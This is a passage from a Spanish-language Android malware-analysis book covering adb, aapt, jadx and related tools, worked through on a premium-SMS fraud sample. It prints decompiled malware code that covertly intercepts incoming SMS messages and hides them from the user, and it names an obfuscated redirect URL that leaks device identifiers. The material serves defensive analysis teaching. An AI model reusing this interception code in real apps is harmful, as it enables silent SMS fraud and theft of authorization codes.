Acrónimo de Android Debug Bridge, esta herramienta es la facilitadora de prácticamente toda la interacción con el dispositivo Android al alcance del analista. Permite establecer una conexión con uno o varios dispositivos Android para la ejecución de comandos de forma remota. Conforme se avance por los distintos apartados del libro, se presentarán diferentes técnicas que harán uso de **adb** para lograr sus objetivos, pero de aplicación a la fase de recuperación de información, el analista puede hacer uso de la llamada a dumpsys a través de la shell mediante el comando:

```
# adb shell dumpsys
```

La cantidad de información reflejada por esta herramienta es muy amplia, incluyendo enumeración de servicios activos en el dispositivo, volcado de estos, estadísticas de uso (que incluyen bloqueos, uso de batería, interacción del usuario con el dispositivo...), componentes de tipo provider, aplicaciones instaladas, permisos requeridos por estas, y un largo etcétera. Centrados en el análisis de una aplicación instalada en el dispositivo, las opciones que ofrece esta herramienta permiten ejecutar el siguiente comando:

```
# adb shell dumpsys package com.romaticpost
```

Obteniéndose como resultado en pantalla los componentes que responderán a las distintas configuraciones de IntentFilter a las que se hayan registrado, información sobre las firmas aplicadas a la aplicación, información relacionada con el paquete como el usuario que se ha creado para su ejecución, directorios de ejecución y almacenamiento, timestamps de instalación, y otras flags deducidas desde la configuración establecida en los atributos del *AndroidManifest.xml*:

```

root@vm-kali:~/malware-samples# adb shell dumpsys package com.romaticpost
Activity Resolver Table:
  Non-Data Actions:
    android.intent.action.MAIN:
      21b0c290 com.romaticpost.MainActivity filter 21c361f8
        Action: "android.intent.action.MAIN"
        Category: "android.intent.category.LAUNCHER"

```

Imagen 02.24: Volcado de información de un paquete con dumpsys (1ª parte).

```

Key Set Manager:
[com.romaticpost]
  Signing KeySets: 1

Packages:
Package [com.romaticpost] (21c42878):
  userId=10076 gids=[3003, 1028, 1015, 1023]
  pkg=Package(21c35eb0 com.romaticpost)
  codePath=/data/app/com.romaticpost-1.apk
  resourcePath=/data/app/com.romaticpost-1.apk
  nativeLibraryPath=/data/app-lib/com.romaticpost-1
  versionCode=1 targetSdk=9
  versionName=1.0
  applicationInfo=ApplicationInfo(21a90950 com.romaticpost)
  flags=[ HAS_CODE ALLOW_CLEAR_USER_DATA ALLOW_BACKUP ]
  dataDir=/data/data/com.romaticpost
  supportsScreens=[small, medium, large, xlarge, resizeable, anyDensity]
  timeStamp=2015-08-10 19:05:50
  firstInstallTime=2015-08-10 19:05:50
  lastUpdateTime=2015-08-10 19:05:50
  signatures=PackageSignatures{21c39670 [21c0f028]}
  permissionsFixed=true haveGids=true installStatus=1
  pkgFlags=[ HAS_CODE ALLOW_CLEAR_USER_DATA ALLOW_BACKUP ]
  User 0: installed=true blocked=false stopped=true notLaunched=true enabled=0
  grantedPermissions:
    android.permission.READ_EXTERNAL_STORAGE
    android.permission.READ_PHONE_STATE
    android.permission.READ_SMS

```

Imagen 02.24: Volcado de información de un paquete con dumsys (2ª parte).

aapt

```
# aapt dump badging 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
```

Listará recursos como puedan ser etiquetas e iconos identificados en la aplicación, además de información de interés del *package*, permisos y características requeridas, componentes detectados, además de los permisos y características que fueron incluidos implícitamente debido a la configuración del fichero *AndroidManifest.xml*:

```

launchable-activity: name='com.romaticpost.MainActivity' label='Romantic post' icon=''
uses-permission: name='android.permission.READ_EXTERNAL_STORAGE'
uses-implicit-permission: name='android.permission.READ_EXTERNAL_STORAGE' reason='requested WRITE_EXTERNAL_STORAGE'
feature-group: label=''
  uses-feature: name='android.hardware.camera'
  uses-feature: name='android.hardware.camera.autofocus'
  uses-feature: name='android.hardware.screen.portrait'
  uses-implicit-feature: name='android.hardware.screen.portrait' reason='one or more activities have specified a portrait orientation'
  uses-feature: name='android.hardware.telephony'
  uses-implicit-feature: name='android.hardware.telephony' reason='requested a telephony permission'
  uses-feature: name='android.hardware.touchscreen'
  uses-feature: name='android.hardware.wifi'
  uses-implicit-feature: name='android.hardware.wifi' reason='requested android.permission.ACCESS_WIFI_STATE permission, and requested android.permission.CHANGE_WIFI_STATE permission'
main
supports-screens: 'small' 'normal' 'large' 'xlarge'
supports-any-density: 'true'
locales: '--' 'ca' 'da' 'fa' 'ja' 'nb' 'de' 'af' 'bg' 'th' 'fi' 'hi' 'vi' 'sk' 'uk' 'el' 'nl' 'pl' 'sl' 'tl' 'am'
'in' 'ko' 'ro' 'ar' 'fr' 'hr' 'sr' 'tr' 'cs' 'es' 'it' 'lt' 'pt' 'hu' 'ru' 'zu' 'lv' 'sv' 'iw' 'sw' 'fr-CA' 'lo-LA'
en-GB' 'et-EE' 'ka-GE' 'km-KH' 'zh-HK' 'hy-AM' 'zh-CN' 'en-IN' 'mn-MN' 'es-US' 'pt-PT' 'zh-TW' 'ns-MY'
densities: '120' '160' '240' '320' '480'

```

Imagen 02.25: Parte del volcado de aapt con el parámetro "dump badging".

Esta herramienta permite obtener también valores específicos, como por ejemplo los permisos y el paquete:

```
# apt dump permissions 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
```

6. Resumen de muestra Servicio SMS Premium

Se ha cumplido el objetivo propuesto para la fase de recuperación de información al extraerse una gran cantidad de información relevante que servirá de guía, tanto para profundizar en la fase de análisis de código estático, como para ejecutar la aplicación partiendo de una idea del comportamiento que se puede esperar en el dispositivo.

- Solicita permisos sospechosos relacionados con mensajería SMS que permitirán enviar y recibir SMS sin que el usuario lo detecte.
- Solicita permisos de cámara y requiere que el dispositivo tenga una cámara física.
- Declara como componentes una única actividad, sin embargo por los permisos de SMS se espera encontrar escondido en el código un receiver que capture los mensajes recibidos.
- En los **assets** se han encontrado documentos con código HTML y JavaScript, además de la librería Cordova para la ejecución de código JavaScript e interacción con el código Java.

7. Automatizando la recuperación de información

A lo largo del capítulo se han presentado diferentes técnicas de extracción de información que pueden ser automatizadas mediante scripting con el objetivo de ahorrar tiempo del analista, además de crear un proceso repetible que asegure que en todos los análisis se realizará una misma cobertura mínima en cuanto a características observadas.

Un script que puede servir como punto de partida para esta tarea es el incluido en el repositorio malware-samples en la ruta **malware-samples/tools/infogath.py**.

Este script, que conforme se avance en el libro se explicará en mayor detalle, cubre los aspectos presentados en este capítulo a través de su función **extractGeneralUseInformation()**:

```
def extractGeneralUseInformation():
    os.makedirs(outputInfoDir)
    printTitle("unzip APK content")
    genericFunctions.unzipFileIntoDir(sample, outputZipDir)

    printTitle("decoding with apktool")
    os.system(APKTOOL_COMMAND.replace("#FILE#", sample).replace("#OUTPUT_DIR#", outputApktoolDir))

    printTitle("decoding with jadx")
    os.system(JADK_COMMAND.replace("#FILE#", sample).replace("#OUTPUT_DIR#", outputJadxDir))
```

Imagen 02.26: Extracción de información general con script infogath.py (1ª parte).

```

printTitle("decoding AndroidManifest.xml")
manifestFile = open(outputManifestFile, "w")
manifestFile.write(manifestDecoder.extractManifest(sample).encode('utf-8'))
manifestFile.close()

printTitle("extracting cert info")
os.system("keytool -printcert -file " + outputZipDir + "/META-INF/*.RSA > " + outputInfoDir + "/cert.txt")

printTitle("identifying file timestamps")
os.system("unzip -l " + sample + " | awk '{print $2,$3,$4};' | egrep '[0-9]{4}-' | sort > " + outputZipFile)

printTitle("looking for file extensions")
findAndReportExtension(".apk")
findAndReportExtension(".jar")
findAndReportExtension(".class")
findAndReportExtension(".java")
findAndReportExtension(".so")
findAndReportExtension(".js")
findAndReportExtension(".html")

printTitle("looking for strings")
if os.path.exists(classesFile):
    findAndReportBinaryString(classesFile, "https?:")
    findAndReportBinaryString(classesFile, "aHR0cDo[aHR0cHMhL"] # base64
    findAndReportBinaryString(classesFile, "%68%74%74%70%3A%2F%2F[%68%74%74%70%73%3A%2F%2F]" # hexa
    findAndReportBinaryString(classesFile, "L[^;]+?;")

findAndReportString(outputZipDir, "https?:")
findAndReportString(outputZipDir, "aHR0cDo[aHR0cHMhL"] # base64
findAndReportString(outputZipDir, "%68%74%74%70%3A%2F%2F[%68%74%74%70%73%3A%2F%2F]" # hexa

```

Imagen 02.26: Extracción de información general con script *infogath.py* (2ª parte).

Como se presenta en la captura, el script realizará las siguientes acciones:

- Descomprimir el contenido del APK como ZIP para permitir al analista que examine el contenido adjunto al código.
- Decodificar los recursos utilizando apktool. Para ello al principio del script define el comando utilizado para que en caso de actualización de la herramienta pueda ser fácilmente modificado.
- Decodificar los recursos utilizando jadx. Utiliza la misma estrategia que con apktool para permitir modificar su comando de ejecución.
- Decodificar el AndroidManifest.xml mediante la librería AxmlParserPy escrita en Python, para evitar posibles fallos producidos en la fase de decodificación de recursos de apktool y jadx ante determinadas muestras.
- Extracción de información del certificado digital con el que fue firmada la muestra.
- Identificación de fechas de modificación de ficheros desde el APK.
- Localización de ficheros con extensiones sospechosas dentro del APK como lo puedan ser: APK, JAR, CLASS, JAVA, etcétera. Permite añadir otras extensiones de forma fácil.
- Localización de cadenas de texto de tipo URLs y sospechosas por utilizar algún tipo de codificación.
- Volcado de todas las clases candidatas a intervenir en la ejecución del código.

Para facilitar la tarea de ejecutar este script se puede añadir al PATH junto al resto de rutas definidas en el fichero *bashrc* del siguiente modo:

```
# echo "PATH=$PATH:/mnt/data/malware-samples/tools" >> ~/.bashrc
```



Quedando el fichero *bashrc* configurado del siguiente modo:

```
PATH=$PATH:/mnt/data/android/android-studio/bin
PATH=$PATH:/mnt/data/android/sdk/tools
PATH=$PATH:/mnt/data/android/sdk/platform-tools
PATH=$PATH:/mnt/data/android/sdk/build-tools/23.0.2
PATH=$PATH:/mnt/data/android/ndk/android-ndk-r10e/toolchains/arm-linux-androideabi-4.9/prebuilt/linux-x86/bin
PATH=$PATH:/mnt/data/android/ndk/android-ndk-r10e/toolchains/mipsel-linux-android-4.9/prebuilt/linux-x86/bin
PATH=$PATH:/mnt/data/android/ndk/android-ndk-r10e/toolchains/x86-4.9/prebuilt/linux-x86/bin
PATH=$PATH:/mnt/data/malware-samples/tools
```

Imagen 02.27: Configuración del PATH en el fichero *.bashrc*.

Una vez configurado el PATH de este modo se podrá modificar y/o añadir otros scripts que se consideren de utilidad para la realización del análisis de muestras y así facilitar su ejecución, que en el caso de **infogath.py** quedaría en:

```
# cd /mnt/data/malware-samples
# infogath.py 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
```

Obteniéndose como resultado de la ejecución del script la creación de diversos directorios, de los cuales, aplicables a las técnicas presentadas hasta ahora, cabe destacar:

- zip-#hash, contiene el contenido descomprimido del APK.
- apktool-#hash, contiene los recursos decodificados y el código SMALI para su estudio en la fase de análisis estático.
- jadx-#hash, contiene los recursos decodificados y el código Java para su estudio en la fase de análisis estático.
- gathering-#hash, contiene información de carácter general como cadenas de texto encontradas, fechas de modificación, librerías nativas detectadas, volcados de código, etcétera.

Nombre	Tamaño	Tipo	Fecha de modificación
apktool-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11	1 elemento	carpeta	sáb 15 ago 2015 11:56:10 CEST
gathering-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11	4 elementos	carpeta	sáb 15 ago 2015 11:56:13 CEST
assetsInfo.txt	1,7 kB	documento de texto sencillo	sáb 15 ago 2015 11:56:13 CEST
cert.txt	610 bytes	documento de texto sencillo	sáb 15 ago 2015 11:56:13 CEST
zipFileInfo.txt	25,9 kB	documento de texto sencillo	sáb 15 ago 2015 11:56:13 CEST
AndroidManifest.xml	1,7 kB	documento XML	sáb 15 ago 2015 11:56:13 CEST
zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11	6 elementos	carpeta	sáb 15 ago 2015 11:56:10 CEST

Imagen 02.28: Resultado de ejecutar el script *infogath* sobre una muestra.

Habiendo reunido toda esta información, el lector dispone de suficiente contenido para avanzar a la siguiente fase.

Capítulo III

Análisis estático

Una vez finalizada la fase de recuperación de información y con varias hipótesis pendientes de confirmar, es el momento de determinar cuáles de estas podrían llegar a cumplirse. Para ello el analista realizará un estudio del código de la muestra sin llegar a ejecutarlo. Un examen siguiendo este enfoque permitirá identificar qué condiciones se deberían de satisfacer para que se desencadene un comportamiento en tiempo de ejecución, cuestión que será abordada en la fase de análisis dinámico.

En esta fase se analizarán las distintas formas de código que se pueden encontrar a la hora de estudiar una muestra: desde el código Java que se puede encontrar en el fichero *classes.dex* de la aplicación, llegando a recurrir a distintas representaciones (smali, jasmin y opcodes) para sortear mecanismos de seguridad como pueda ser una ofuscación agresiva; hasta el incluido en librerías compartidas; o distribuidos como parte de los *assets* en ficheros de extensión CLASS, JAR, DEX, APK, HTML, JS, etcétera.

1. Iniciando el análisis

A la hora de afrontar esta fase, el punto de partida del análisis responde a una serie de preguntas lógicas: ¿bajo qué condiciones se inicia la aplicación?, ¿qué componente se ha registrado como inicial?, ¿a qué eventos responde la aplicación?. Estas incógnitas ya deberían estar despejadas como resultado de la fase anterior al haberse hecho un estudio del fichero *AndroidManifest.xml* en el que se determinaron los componentes de la aplicación y su posible participación en la ejecución:

- Los componentes **activity** que incluyeran un `<intent-filter>` marcando la actividad con **action** *android.intent.action.MAIN* y **category** *android.intent.category.LAUNCHER*, son componentes **activity** que declaran que serán ejecutados al iniciar la aplicación desde el icono añadido en el Launcher tras la instalación. A menudo este será el primer código que se pondrá en ejecución.
- También se debe prestar atención a componentes **activity** marcados con el atributo *android:exported* establecido a *true*, o a aplicaciones que definan en un **activity** al menos un `<intent-filter>` y a la vez no incluyan el atributo *android:exported* establecido a *false*, ya que estas se encontrarán expuestas hacia el exterior y podrían ser iniciadas desde otras aplicaciones.
- Los componentes **receiver** responderán a *intents* emitidos por el sistema como puede ser el arranque, la entrada de una llamada, un cambio de estado de la red o la recepción de un SMS. Muchos de estos se encontrarán limitados por lo permisos declarados.



- Otros componentes como las *activity* que no se definen como *android.intent.action.MAIN* *service* o *provider* no se ejecutarán por sí solos y necesitarán de un código adicional que demande su ejecución. Estos componentes tendrán que ser rastreados para determinar si existe algún flujo de ejecución que acabe en su uso.

Además el analista debe de tener en cuenta que el proceso de análisis de una aplicación se realimenta a sí mismo de acuerdo a su flujo de ejecución al permitir la interacción entre las distintas formas en las que se haya distribuido el código, de modo que durante esta fase se podrá ver cómo partiendo de la *activity* de inicio se identifica la carga en un WebView de un documento HTML incluido en los *assets* que podría contener etiquetas `<script>` que cargaran por referencia otros ficheros de código JavaScript (incluidos localmente en los *assets* o cargados desde un servidor externo) y que mediante el uso de JavascriptInterfaces devolvieran la ejecución al código Java que puede interactuar a su vez con una librería nativa para ejecutar una determinada función sobre el dispositivo.




Imagen 03.01: Interacción de las diferentes formas de código que se pueden encontrar.

Nota: Con el objetivo de dar continuidad al análisis iniciado en el capítulo anterior, se continuará haciendo uso de la muestra de ejemplo que realiza la suscripción a servicios de SMS Premium, con hash SHA-1 es 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11, y se avisará al lector cuando sea necesario realizar un cambio de muestra para poder realizar la demostración de técnicas que no apliquen a esta.

2. Código Java

Para que el proceso de análisis estático de código llegue a buen puerto es fundamental que se realice de una manera ordenada, pues el analista puede llegar a enfrentarse a una gran cantidad de código que comprender en el que será fácil desorientarse.

Dicta el sentido común, que para la realización del análisis lo más lógico es comenzar por el mismo punto en el que comienza a ejecutarse una aplicación, sin embargo en el caso de Android este punto puede ser múltiple, ya que la aplicación puede ser ejecutada desde la **activity** que se defina con un **action** *android.intent.action.MAIN*, o desde alguno de los **receiver** que estén atendiendo a eventos del sistema operativo, como pueda ser el *RECEIVE_BOOT_COMPLETED*. Sin embargo, y salvo casos muy excepcionales, ambas opciones tienen un factor común: su código se encontrará compilado en el fichero *classes.dex*, por lo que para iniciar el análisis estático de la aplicación, el primer objetivo que tendrá que cumplir el analista es obtener el código de este, siendo la mejor opción una decompilación en un lenguaje de alto nivel: Java.

Herramientas

Existen múltiples herramientas que permitirán al analista obtener el código Java partiendo de un APK:

Combinación de dex2jar y jd-gui

Para obtener el código Java, una posibilidad es utilizar la combinación de herramientas dex2jar, para convertir el fichero `classes.dex` de un APK a JAR; y jd-gui, para decompilar el fichero JAR en código Java. Este proceso se puede llevar a cabo mediante los siguientes pasos:

1. Convertir el DEX a bytecode Java en un paquete JAR. Se utilizará la herramienta dex2jar pasándole como parámetro el APK del que se quiere obtener el bytecode Java:

```
# cd /mnt/data/malware-samples
# d2j-dex2jar 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
```

Tras ejecutar este comando se habrá generado el fichero `2d26c676bcb5a5f8599f49a5b90599b7ff93dc11-dex2jar.jar`, el cual contiene en su interior todos los ficheros CLASS que fueron compilados y empaquetados en el fichero `classes.dex`.

2. Convertir el bytecode Java en código Java utilizando jd-gui, herramienta que además incorporará una interfaz gráfica desde la que visualizarlo y poder realizar búsqueda de cadenas:

```
# jd-gui 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11-dex2jar.jar
```

La herramienta presentará a través de su interfaz gráfica una forma de navegar por los paquetes para visualizar el código que contienen, además de permitir al analista buscar porciones de código haciendo uso de caracteres comodín:




Imagen 03.02: Interfaz gráfica de la herramienta JD-GUI.

Combinación de dex2jar y Procyon

La herramienta Procyon es similar a jd-gui en el sentido en que ofrece la misma capacidad de decompilación, sin embargo a diferencia de esta Procyon no ofrece una interfaz gráfica desde la que navegar por el código. Al contrario, ofrecerá como salida los fuentes Java en una estructura de directorios como la que describan según estarían distribuidos por los paquetes a los que pertenezcan.

La entrada de Procyon es un fichero en formato JAR, por lo que para poder ejecutarla será necesario utilizar antes una herramienta como dex2jar para convertir el DEX a dicho formato.

Una vez obtenido el fichero JAR, se obtendrá el código Java indicando a Procyon el directorio donde se quieren exportar los ficheros JAVA:

```
# procyon -o output_dir 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11-dex2jar.jar
```

Dada la salida realizada por Procyon, se podrán aplicar los comandos del sistema para buscar detalles particulares identificados durante la fase de recuperación de información, además de permitir automatizar búsquedas como parte del proceso de análisis estático:

```
root@kali:~/malware-samples/java-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11# grep -rIn "www" .
./com/romanticpost/MainActivity.java:24:    super.loadUrl("file:///android_asset/www/index.html");
./com/squareup/okhttp/internal/http/HttpAuthenticator.java:83:        s = "WWW-Authenticate";
./com/squareup/okhttp/internal/http/HttpEngine.java:174:        this.requestHeaders.setContentType("application/x-www-form-urlencoded");
```

Imagen 03.03: Búsqueda del término "www" en el código Java.

jadx

Otra herramienta de gran interés para obtener el código Java es **jadx**. Ofrece dos formas de uso: modo CLI con jadx, asemejándose a Procyon; y en modo GUI, ofreciendo una experiencia similar a jd-gui al presentar una interfaz gráfica desde la que poder consultar el código, decodificar recursos como XML binarios o realizar búsqueda de textos.

Una de sus ventajas es que a diferencia de Procyon y de jd-gui no requiere de un paso previo para obtener el fichero JAR, permitiendo cargar directamente los formatos APK, DEX, JAR o CLASS.

Si se quiere hacer uso de la herramienta en su formato gráfico se utilizará el siguiente comando:

```
# jadx-gui 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
```

En caso de querer utilizarlo en modo CLI permitirá decompilar el código, extraer y decodificar recursos con el comando:

```
# jadx -d output_dir 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
```

Además esta herramienta incluye una más que interesante funcionalidad para generar gráficas en formato DOT haciendo uso del argumento `-cfg`, o aplicar des-ofuscación del código con el argumento `--deobf`, facilitando el análisis de bloques especialmente complejos. Para ello se ejecutará el siguiente comando:

```
# jadx --cfg --deobf -d jadx-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11 2d26c676bcb-5a5f8599f49a5b90599b7ff93dc11.apk
```

Las gráficas mostrarán el flujo de ejecución dentro de un método con el siguiente comando:




```

com.romaticpost.MainActivity X
package com.romaticpost;

import android.app.Activity;
import android.os.Bundle;
import android.support.v4.view.accessibility.AccessibilityNodeInfoCompat;
import com.squareup.okhttp.internal.http.HttpTransport;
import info.asankan.phonegap.smsplugin.SmsPlugin;
import org.apache.cordova.DroidGap;
import org.json.JSONException;

public class MainActivity extends DroidGap {
    public static Activity act;

    15 public void onCreate(Bundle savedInstanceState) {
    16     super.onCreate(savedInstanceState);
    17     act = this;
    18     getWindow().clearFlags(AccessibilityNodeInfoCompat.ACTION_PREVIOUS_HTML_ELEMENT);
    19     getWindow().addFlags(HttpTransport.DEFAULT_CHUNK_LENGTH);
    20     super.loadUrl("file:///android_asset/www/index.html");
    }

    24 protected void onPause() {
    25     super.onPause();
    26     try {
    27         new SmsPlugin().execute("STOP_RECEIVE_SMS", "{}", null);
    28     } catch (JSONException e) {
    29         e.printStackTrace();
    30     }
    31 }
}

```

Imagen 03.05: Código de la clase MainActivity visto en jadx-gui.

Por otro lado, siempre que se analice una actividad se tendrá que tener en cuenta su ciclo de vida de para entender cuál será su comportamiento:




Imagen 03.06: Ciclo de vida de una actividad Android.

En el caso de la clase *MainActivity*, se puede ver que sobre-escribe los métodos *onCreate* (invocado en primera instancia durante la creación de la actividad) y *onPause* (cuando la actividad pasa a un segundo plano) del ciclo de vida de *Activity*.

También se puede ver que la clase hereda de *DroidGap*, la cual se puede perseguir tanto en *jadx-gui* como en *jd-gui* haciendo Control+Clic sobre su nombre, revelando que a su vez hereda de *CordovaActivity*, la cual se reconoce como una clase de la plataforma de desarrollo de aplicaciones móviles con tecnología web: <https://cordova.apache.org/>.

Si se examina la clase *CordovaActivity* se revelará un código base bastante más extenso, cuya principal característica a destacar es que incluye un atributo de tipo *WebView* (concretamente un *CordovaWebView*, que hereda de *WebView*) el cual permitirá cargar páginas web locales y remotas, además de facilitar la interacción entre código JavaScript y código Java. Si se estudia la información obtenida hasta este punto se puede alcanzar la siguiente conclusión:

- Cuando se crea la actividad *MainActivity*, y su método *onCreate(...)* es invocado como parte del ciclo de vida de la clase *Activity*, se carga el documento HTML local “*www/index.html*” incluido en los assets en el atributo *CordovaWebView* que incluye la actividad al heredar en última instancia de la clase *CordovaActivity*.
- Cuando la actividad pasa a un segundo plano, su método *onPause()* es llamado. Este método pasa un parámetro “*STOP_RECEIVE_SMS*” a la clase *info.asankan.phonegap.smsplugin.SmsPlugin*.

Sobre el primer punto se profundizará en el siguiente apartado al tratarse de código incluido en los assets, pero si analiza el contenido de la clase *SmsPlugin* se puede ver que se trata de un *CordovaPlugin*, es decir, un componente preparado para que desde JavaScript se llame a un método *execute(...)* del código Java y así alternar el nivel de ejecución entre JavaScript y Java.

El método *execute(...)* reciben los parámetros de la acción y argumentos a ejecutar, además de una estructura que sirve de callback para devolver el resultado a JavaScript de la acción ejecutada en Java.

Si se continúa estudiando la clase *SmsPlugin*, se localizará un enumerado de nombre *ActionType*, preparado para gestionar 4 estados: *SEND_SMS*, *HAS_SMS_POSSIBILITY*, *RECEIVE_SMS* y *STOP_RECEIVE_SMS*; todos ellos tratados en el método *execute(...)*:

- Para el caso de *SEND_SMS* el código permite, en base a los argumentos recibidos, realizar el envío de un SMS desde el dispositivo móvil, suponiendo esto que una invocación desde una función JavaScript a este plugin forzará al dispositivo al envío de un SMS sin que el usuario sea notificado ni consciente de la acción.
- Para el caso de *HAS_SMS_POSSIBILITY* el código basa la comprobación de la posibilidad de enviar SMS en preguntarle al sistema si dispone de la característica *android.hardware.telephony*, proceso que una aplicación podría confirmar declarándolo con la etiqueta *<uses-feature>* en el fichero *AndroidManifest.xml*.
- *STOP_RECEIVE_SMS* detiene la recepción de SMS.



- *RECEIVE_SMS* registra un *BroadcastReceiver* de forma dinámica y que previamente no había declarado en el *AndroidManifest.xml*. Esto es algo que ya se suponía al identificar el permiso *RECEIVE_SMS* y que sin duda deja notar la clara intención de ocultarlo por parte del desarrollador. Su código tampoco es complejo:

```
if (this.smsReceiver == null) {
    this.smsReceiver = new SmsReceiver();
    IntentFilter fp = new IntentFilter("android.provider.Telephony.SMS_RECEIVED");
    fp.setPriority(1000);
    this.cordova.getActivity().registerReceiver(this.smsReceiver, fp);
}
this.smsReceiver.startReceiving(callbackContext);
this.pluginResult = new PluginResult(Status.NO_RESULT);
this.pluginResult.setKeepCallback(true);
callbackContext.sendPluginResult(this.pluginResult);
this.callback_receive = callbackContext;
```

Imagen 03.07: Registro dinámico de un componente Receiver.

En el bloque IF registra el *SmsReceiver* para recibir los mensajes atendiendo a los *IntentFilter* *android.provider.Telephony.SMS_RECEIVED* y definiendo una prioridad de 1000 para asegurarse de que será su receiver quien evalúe los nuevos SMS recibidos en el dispositivo, y no la aplicación por defecto del dispositivo.

A continuación llama al método *startReceiving(...)* pasándole como argumento el callback JavaScript, consiguiendo así que cuando se reciba un SMS se pueda extraer información de él y enviarla de vuelta al código JavaScript a través del callback:

```
public void onReceive(Context context, Intent intent) {
    Bundle extras = intent.getExtras();
    if (extras != null) {
        Object[] smsExtra = (Object[]) extras.get(SMS_EXTRA_NAME);
        for (Object obj : smsExtra) {
            SmsMessage sms = SmsMessage.createFromPdu((byte[]) obj);
            if (this.isReceiving && this.callback_receive != null) {
                PluginResult result = new PluginResult(Status.OK, sms.getOriginatingAddress() + ">" + sms.getMessageBody());
                result.setKeepCallback(true);
                this.callback_receive.sendPluginResult(result);
            }
            if (this.isReceiving && !this.broadcast) {
                ContentValues values = new ContentValues();
                values.put("address", sms.getOriginatingAddress());
                values.put("read", Boolean.valueOf(true));
                values.put("body", sms.getMessageBody());
                context.getContentResolver().insert(Uri.parse("content://sms/inbox"), values);
                abortBroadcast();
            }
        }
    }
}
```

Imagen 03.08: Código encargado de reenviar el SMS recibido al código JavaScript.

Un detalle interesante a notar es el segundo bloque IF de la captura, que se encargará de dejar pasar al inbox los SMS recibidos cuando se están capturando los SMS pero no se está a la espera del mensaje. Visto este comportamiento se dispone del conocimiento necesario para adelantar el comportamiento que podría permitir el código Java:

- Está preparado para recibir vía JavaScript una acción que lo ponga a la escucha de los SMS, de modo que si se suscribiera el número de teléfono del móvil a un servicio de SMS Premium y se recibiera un SMS, se podría enviar ese SMS con el código de autorización de la suscripción al código JavaScript.

Del que se puede concluir el siguiente comportamiento:

- En la carga de los scripts se reafirma el uso de la librería Cordova.
- Se define en un bloque `<script>` una función asociada al evento de la librería Cordova *deviceready* que recupera información del dispositivo y la guarda en las *SharedPreferences* de la aplicación.
- En ese mismo bloque se suscribe un manejador al evento clic sobre una imagen también incluida dentro de los assets (*www/images/home.jpg*). El resultado de hacer clic en esta imagen será que se redirigirá el *WebView* a un dominio externo cuya URL se encuentra, como se vio en el capítulo anterior, codificada con la representación hexadecimal de algunos de sus caracteres y que decodificada se convertirá en: *http://desapper.info/postales1/*. En esta misma redirección se pasarán como parámetros datos del dispositivo como el identificador único, modelo y la versión utilizada.

Sin duda es sospechoso encontrar URLs codificadas sin más sentido que ocultar a primera vista el nombre del dominio al que quiere redirigir, y en este caso el desarrollador ha utilizado esta técnica para evitar que el dominio sea detectado por mecanismos sencillos y automatizados como pueden ser buscar cadenas de caracteres que respondan al esquema “*http[s]://...*”, incluso evitando la codificación de la URL en base 64, que es una técnica también bastante utilizada.

